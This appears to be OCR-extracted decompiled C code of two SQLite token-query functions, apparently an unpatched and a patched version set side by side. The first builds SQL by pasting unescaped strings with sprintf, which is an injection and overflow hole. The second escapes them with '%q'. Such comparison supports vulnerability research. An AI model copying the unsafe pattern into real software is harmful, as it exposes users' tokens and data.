
```c
  v37 = 0LL;
  v36 = 0LL;
  memset(v32, 0, sizeof(v32));
  v34 = 0;
  if ( !a2 )
    return 4294967285LL;
  if ( a3 < -1 || a3 > 1 )
    return 4294967285LL;
  if ( a5 < 0 || a6 < 0 )
    return 4294967285LL;
  if ( a4 && *a4 )
  {
    if ( a3 )
    {
      if ( a3 == 1 )
        v38 = sqlite3_mprintf("ORDER BY %q DESC ", a4);
      else
        v38 = sqlite3_mprintf(byte_7D820);
    }
    else
    {
      v38 = sqlite3_mprintf("ORDER BY %q ASC ", a4);
    }
  }
  if ( data )
  {
    if ( *(data + 16) )
    {
      v10 = strlen(v32);
      sprintf(&v32[v10], "AND client_id = '%s' ", *(data + 16));
    }
    if ( *(data + 24) )
    {
      v11 = strlen(v32);
      sprintf(&v32[v11], "AND token = '%s' ", *(data + 24));
    }
```



```
  if ( *(data + 32) )
  {
    v12 = strlen(v32);
    sprintf(&v32[v12], "AND client_agent = '%s' ", *(data + 32));
  }
  if ( *(data + 40) )
  {
    v13 = strlen(v32);
    sprintf(&v32[v13], "AND client_app = '%s' ", *(data + 40));
  }
  if ( *(data + 48) >= 0 )
  {
    v14 = strlen(v32);
    sprintf(&v32[v14], "AND uid = '%d' ", *(data + 48));
  }
  if ( *(data + 56) )
  {
    v15 = strlen(v32);
    sprintf(&v32[v15], "AND user = '%s' ", *(data + 56));
  }
  if ( *(data + 64) >= 0 )
  {
    v16 = strlen(v32);
    sprintf(&v32[v16], "AND create_time = '%d' ", *(data + 64));
  }
  if ( *(data + 68) >= 0 )
  {
    v17 = strlen(v32);
    sprintf(&v32[v17], "AND duration = '%d' ", *(data + 68));
  }
  if ( *(data + 72) >= 0 )
  {
    v18 = strlen(v32);
    sprintf(&v32[v18], "AND last_access = '%d' ", *(data + 72));
  }
  if ( *(data + 76) >= 0 )
```




```
    {
      v19 = strlen(v32);
      sprintf(&v32[v19], "AND type = '%d' ", *(data + 76));
    }
    if ( *(data + 80) )
    {
      v20 = strlen(v32);
      sprintf(&v32[v20], "AND extra_data = '%s' ", *(data + 80));
    }
  }
  if ( a7 > 0 )
  {
    v21 = strlen(v32);
    sprintf(&v32[v21], "AND duration != -1 AND (create_time+duration) < %ld ", a7);
  }
  if ( v32[0] )
    v36 = sqlite3_mprintf("WHERE %s", &v32[4]);
  else
    v36 = sqlite3_mprintf(byte_7D820);
  if ( a5 || a6 )
    v37 = sqlite3_mprintf("LIMIT %d OFFSET %d", a6, a5);
  else
    v37 = sqlite3_mprintf(byte_7D820);
  v35 = sqlite3_mprintf("SELECT * FROM QTOKEN %s %s %s;", v36, v38, v37);
  v34 = sqlite3_open(a2, &v33);
  if ( v34 )
  {
    sqlite3_free(v35);
    sqlite3_free(v38);
    sqlite3_free(v37);
    v22 = sqlite3_errmsg(v33);
    sub_62648("open %s failed! (%d, %s)\n", a2, v34, v22);
    result = 4294967276LL;
  }
  else
  {
```




```c
    sqlite3_busy_timeout(v33, 60000LL);
    v34 = sqlite3_exec(v33, v35, a1, a9, 0LL);
    if ( v34 )
    {
      if ( j_check_db(g_dbfile) )
        j_qtoken_db_init();
      v23 = sqlite3_errmsg(v33);
      sub_62648("query failed! (%d, %s)\n", v34, v23);
    }
    sqlite3_close(v33);
    sqlite3_free(v35);
    sqlite3_free(v38);
    sqlite3_free(v37);
    if ( v34 )
      result = 4294967272LL;
    else
      result = 0LL;
  }
  return result;
}
```


```c
// 2234
__int64 __fastcall sub_649A4(__int64 a1, const char *a2, int a3, _BYTE *a4, int a5, int a
{
  v41 = 0LL;
  v44 = 0LL;
  v43 = 0LL;
  v42 = 0LL;
  memset(v38, 0, sizeof(v38));
  v40 = 0;
  if ( !a2 )
    return 4294967285LL;
  if ( a3 < -1 || a3 > 1 )
    return 4294967285LL;
  if ( a5 < 0 || a6 < 0 )
```



```
    return 4294967285LL;
  if ( a4 && *a4 )
  {
    if ( a3 )
    {
      if ( a3 == 1 )
        v44 = sqlite3_mprintf("ORDER BY %q DESC ", a4);
      else
        v44 = sqlite3_mprintf(byte_7E500);
    }
    else
    {
      v44 = sqlite3_mprintf("ORDER BY %q ASC ", a4);
    }
  }
  if ( a8 )
  {
    if ( *(a8 + 16) )
    {
      v10 = 2048 - strlen(v38);
      v11 = strlen(v38);
      sqlite3_snprintf(v10, &v38[v11], "AND client_id = '%q' ", *(a8 + 16));
    }
    if ( *(a8 + 24) )
    {
      v12 = 2048 - strlen(v38);
      v13 = strlen(v38);
      sqlite3_snprintf(v12, &v38[v13], "AND token = '%q' ", *(a8 + 24));
    }
    if ( *(a8 + 32) )
    {
      v14 = 2048 - strlen(v38);
      v15 = strlen(v38);
      sqlite3_snprintf(v14, &v38[v15], "AND client_agent = '%q' ", *(a8 + 32));
    }
    if ( *(a8 + 40) )
```



```
    {
      v16 = 2048 - strlen(v38);
      v17 = strlen(v38);
      sqlite3_snprintf(v16, &v38[v17], "AND client_app = '%q' ", *(a8 + 40));
    }
    if ( *(a8 + 48) >= 0 )
    {
      v18 = strlen(v38);
      sprintf(&v38[v18], "AND uid = '%d' ", *(a8 + 48));
    }
    if ( *(a8 + 56) )
    {
      v19 = 2048 - strlen(v38);
      v20 = strlen(v38);
      sqlite3_snprintf(v19, &v38[v20], "AND user = '%q' ", *(a8 + 56));
    }
    if ( *(a8 + 64) >= 0 )
    {
      v21 = strlen(v38);
      sprintf(&v38[v21], "AND create_time = '%d' ", *(a8 + 64));
    }
    if ( *(a8 + 68) >= 0 )
    {
      v22 = strlen(v38);
      sprintf(&v38[v22], "AND duration = '%d' ", *(a8 + 68));
    }
    if ( *(a8 + 72) >= 0 )
    {
      v23 = strlen(v38);
      sprintf(&v38[v23], "AND last_access = '%d' ", *(a8 + 72));
    }
    if ( *(a8 + 76) >= 0 )
    {
      v24 = strlen(v38);
      sprintf(&v38[v24], "AND type = '%d' ", *(a8 + 76));
    }
```



